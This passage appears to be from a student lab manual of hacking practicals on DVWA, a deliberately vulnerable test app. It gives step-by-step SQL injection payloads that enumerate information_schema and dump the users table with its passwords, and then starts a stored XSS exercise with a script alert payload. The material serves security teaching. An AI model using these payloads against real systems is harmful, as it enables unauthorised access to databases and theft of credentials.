
Step 7: Display Database User

1. Input the below text into the User ID Textbox (See Picture).
 - o %' or 0=0 union select null, user() #
2. Notice in the last displayed line, root@localhost is displayed in the surname.
3. This is the name of the database user that executed the behind the scenes PHP code.




Step 8: Display all tables in information_schema

1. Input the below text into the User ID Textbox (See Picture).
 - '%' and 1=0 union select null, table_name from information_schema.tables #
2. Click Submit
3. Now we are displaying all the tables in the information_schema database.
4. The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains .




Step 9: Display all the user tables in information_schema.

1. Input the below text into the User ID Textbox (See Picture).
 - '% and 1=0 union select null, table_name from information_schema.tables # where table_name like 'user%#'
2. Click Submit
3. Now we are displaying all the tables that start with the prefix "user" in the information_schema database.



Step 10: Display all the columns fields in the information_schema user table


1. Input the below text into the User ID Textbox (See Picture).
 - '% and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
2. Click Submit
3. Now we are displaying all the columns in the **users** table.
4. Notice there are a user_id, first_name, last_name, user and **Password** column.



Step 11: Display all the columns field contents in the information_schema user table

1. Input the below text into the User ID Textbox (See Picture).
 - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
2. Click Submit

Now we have successfully displayed all the necessary authentication information into this database.



Practical 6

Aim : XSS using DVWA

Solution:

Step 1: Install DVWA Tool.

Step 2: Login to DVWA.




Step 3: Set DVWA Security Level.

1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit



Step 4: XSS Stored Menu Select "XSS Stored" from the left menu.



Step 5: Basic XSS Test.

1. Name: Test 1
2. Message: `<script>alert("This is a XSS Exploit Test")</script>`
3. Click Sign Guestbook

